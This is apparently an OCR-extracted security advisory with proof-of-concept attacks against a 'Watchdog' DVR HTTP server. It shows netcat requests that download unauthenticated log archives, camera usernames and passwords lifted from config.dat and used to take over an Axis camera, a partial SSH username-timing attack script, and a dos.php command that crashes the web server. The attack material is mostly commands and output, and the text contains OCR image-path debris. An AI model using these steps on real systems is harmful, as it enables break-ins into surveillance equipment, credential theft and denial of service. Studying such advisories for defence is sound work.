--==+====================================+==--
```

http://10.50.10.246/public/UpgradeHistory.htm


```
C:\>nc -vvn 10.50.10.246 80
(UNKNOWN) [10.50.10.246] 80 (?) open
GET /public/UpgradeHistory.htm HTTP /1.1

<H1>Upgrade History
</H1><BR><PRE>
Fri Jan 21 19:04:52 UTC 2005
     Manufacturing Initialize
     Upgrade build date: Thu Aug 26 09:28:07 EDT 2004
    Successful

Sat Jan 22 12:08:01 UTC 2005
     Manufacturing Upgrade
     Upgrade build date: Thu Aug 26 09:28:10 EDT 2004
    Successful

Tue Jan  3 18:24:08 UTC 2006
     4.1.R6_to_4.1.1.R12_3204: Upgrade 4.1.0.R06 3204 DVR to 4.1.1.R12
     Upgrade build date: Wed Mar  2 18:01:49 EST 2005
    Successful
```



```
--==+====================================+==--
--==+ The Watchdog HTTP Server BUGS  PoC (6)  +==--
--==+====================================+==--
```

http://10.50.10.246/scripts/logfiles.tar.gz

```
C:\>nc -vvn 10.50.10.246 80
(UNKNOWN) [10.50.10.246] 80 (?) open
GET /scripts/logfiles.tar.gz HTTP /1.1
```



Open the log file and have fun!

config.dat file

```
IPCamera=[
  protocols=[
    Arecont=[
      defaultPort=69
      dllLocation="/usr/lib/AV2000SDK.so"
      protocol="Arecont"
      protocolLong="Arecont Network Camera"
      type="AV2000"
    ]
    Axis=[
      configUrl="/operator/basic.shtml"
      defaultPort=80
      protocol="Axis"
      protocolLong="Axis Network Camera"
```

```
    type="HTTPJPEG"
    url="/jpg/1/image.jpg"
   ]
   Lumenera=[
    configUrl="/admin.htm"
    defaultPort=80
    protocol="Lumenera"
    protocolLong="Lumenera LE Series Camera"
    type="HTTPJPEG"
    url="/cgi-bin/nph-image"
   ]
   Sony SNC-RZ25N/P=[
    configUrl="/"
    defaultPort=80
    protocol="Sony SNC-RZ25N/P"
    protocolLong="Sony SNC-RZ25N/P Camera"
    type="HTTPJPEG"
    url="/oneshotimage.jpg"
   ]
```

Gathering the password data

```
  video=[
   ip-1=[
    address="10.50.10.247"          ← Camera IP address
    enabled=true
    frameRate=2
    hw="bi_soft_ipcamera_4"
    ioCreator="ipcamera"
    password="pass"                 ← Camera password
    protocol="Axis"
    record=true
    userID="root"                   ← Camera User ID
   ]
   ip-2=[
    enabled=false
    frameRate=1
    hw="bi_soft_ipcamera_4"
    ioCreator="ipcamera"
    password=""
    record=true
    userID=""
   ]
   ip-3=[
    enabled=false
    frameRate=1
    hw="bi_soft_ipcamera_4"
    ioCreator="ipcamera"
    password=""
    record=true
    userID=""
   ]
   ip-4=[
    address="10.50.10.241"          ← Camera IP address
    enabled=true
    frameRate=1
    hw="bi_soft_ipcamera_4"
    ioCreator="ipcamera"
    password="admin"                ← Camera password
    protocol="Lumenera"
    record=true
    userID="admin"                  ← Camera User ID
```


There is high risk!!!

Since configuration of the IP address, user console and root is carried out over the "administrator console", the vulnerability lies within Watchdog's HTTP server application.


Any user can obtain the log files without authentication by accessing the following PATH **http:/dvr-address/scripts/logfiles.tar.gz**. The intruder can then uncompress the tar file and access the config.dat to reveal username and passwords, names of devices, and IP addresses of other security components attached to the corporate network, the following pictures depicts the remote attack:

See the IP address of the online camera with the Administrator Console **10.50.10.247**

Note: Remember, the DVR's IP address is 10.50.10.246




The intruder can obtain the log file from DVR device **http://10.50.10.246/scripts/logfiles.tar.gz**



The intruder have the config.dat file:

```
video=[
 ip-1=[
  address="10.50.10.247"          ← Camera IP address
  enabled=true
  frameRate=2
  hw="bi_soft_ipcamera_4"
  ioCreator="ipcamera"
  password="pass"                 ← Camera password
  protocol="Axis"
  record=true
  userID="root"                   ← Camera User ID
```

And finally **pwned** the IP Camera:




Axis Camera Administration


10.50.10.247

User: root
Pass: pass


The Live View IP Camera




Camera User Setup



Camera System Overview



Camera TCP/IP Settings



--==+=====================================+==--
--==+ Timing attack (brute force attack port (22) PoC +==--
--==+=====================================+==--

In cryptography, a timing attack is a side channel attack in which the attacker attempts to compromise a cryptosystem by analyzing the time taken to execute cryptographic algorithms. The attack exploits the fact that every operation in a computer takes time to execute.

Information can leak from a system through measurement of the time it takes respond to certain queries. How much such information can help an attacker depends on many variables: crypto system design, the CPU running the system, the algorithms used, assorted implementation details, timing attack countermeasures, the accuracy of the timing measurements, etc.

Timing attacks are generally overlooked in the design phase because they are so dependent on the implementation.

Use the code:

```
#!/bin/bash

#
# $Id: raptor_sshtime,v 1.1 2007/02/13 16:38:57 raptor Exp $
#
# raptor_sshtime - [Open]SSH remote timing attack exploit
# Copyright (c) 2006 Marco Ivaldi <raptor@0xdeadbeef.info>
#
# OpenSSH-portable 3.6.1p1 and earlier with PAM support enabled immediately
# sends an error message when a user does not exist, which allows remote
# attackers to determine valid usernames via a timing attack (CVE-2003-0190).
#
# OpenSSH portable 4.1 on SUSE Linux, and possibly other platforms and versions,
# and possibly under limited configurations, allows remote attackers to
# determine valid usernames via timing discrepancies in which responses take
# longer for valid usernames than invalid ones, as demonstrated by sshtime.
# NOTE: as of 20061014, it appears that this issue is dependent on the use of
# manually-set passwords that causes delays when processing /etc/shadow due to
# an increased number of rounds (CVE-2006-5229).
#
# This is a simple shell script based on expect meant to remotely analyze
# timing differences in sshd "Permission denied" replies. Depending on OpenSSH
# version and configuration, it may lead to disclosure of valid usernames.
#
# Usage example:
# [make sure the target hostkey has been approved before]
# ./sshtime 192.168.0.1 dict.txt
#

# Some vars
port=22

# Command line
host=$1
dict=$2

# Local functions
function head() {
        echo ""
        echo "raptor_sshtime - [Open]SSH remote timing attack exploit"
        echo "Copyright (c) 2006 Marco Ivaldi <raptor@0xdeadbeef.info>"
        echo ""
}
```

```
function foot() {
        echo ""
        exit 0
}

function usage() {
        head
        echo "[make sure the target hostkey has been approved before]"
        echo ""
        echo "usage  : ./sshtime <target> <wordlist>"
        echo "example: ./sshtime 192.168.0.1 dict.txt"
        foot
}

function notfound() {
        head
        echo "error  : expect interpreter not found!"
        foot
}

# Check if expect is there
expect=`which expect 2>/dev/null`
if [ $? -ne 0 ]; then
        notfound
fi

[/snip]
```

--===+==========+==-- --===+ Denial of service attack port (80) +==-- --===+==========+==--

A denial-of-service attack (DoS attack) is an attempt to make a computer resource unavailable to its intended users. Although the motives for a DoS attack may vary, it generally comprises the concerted, malevolent efforts of a person(s) to prevent an Internet site or service from functioning temporarily or indefinitely.

```
--------------------------------------------------------------------------------
Usage: dos.php "host" "/path/" "times"

host:       target server (ip or hostname)
path:       path of the file, including file and extension.
times:      number of times to "download" the file.
```

```
C:\ >php -f dos.php "10.50.10.246"

"////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
//////////////////////////////////////////////////////////////////////////////////" 10000 crashed!!!
```

```
C:\>nc -vvn 10.50.10.246 80

(UNKNOWN) [10.50.10.246] 80 (?): connection refused          ← Successful Denial of Service attack
sent 0, rcvd 0: NOTSOCK
```


Live view - AXIS 211A Network Camera - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://10.50.10.247/view/index.shtml
AXIS 211A Network Camera
Live View | Setup | Help
View size
Video format
Motion JPEG
Done
Tor Disabled

alt3kx labs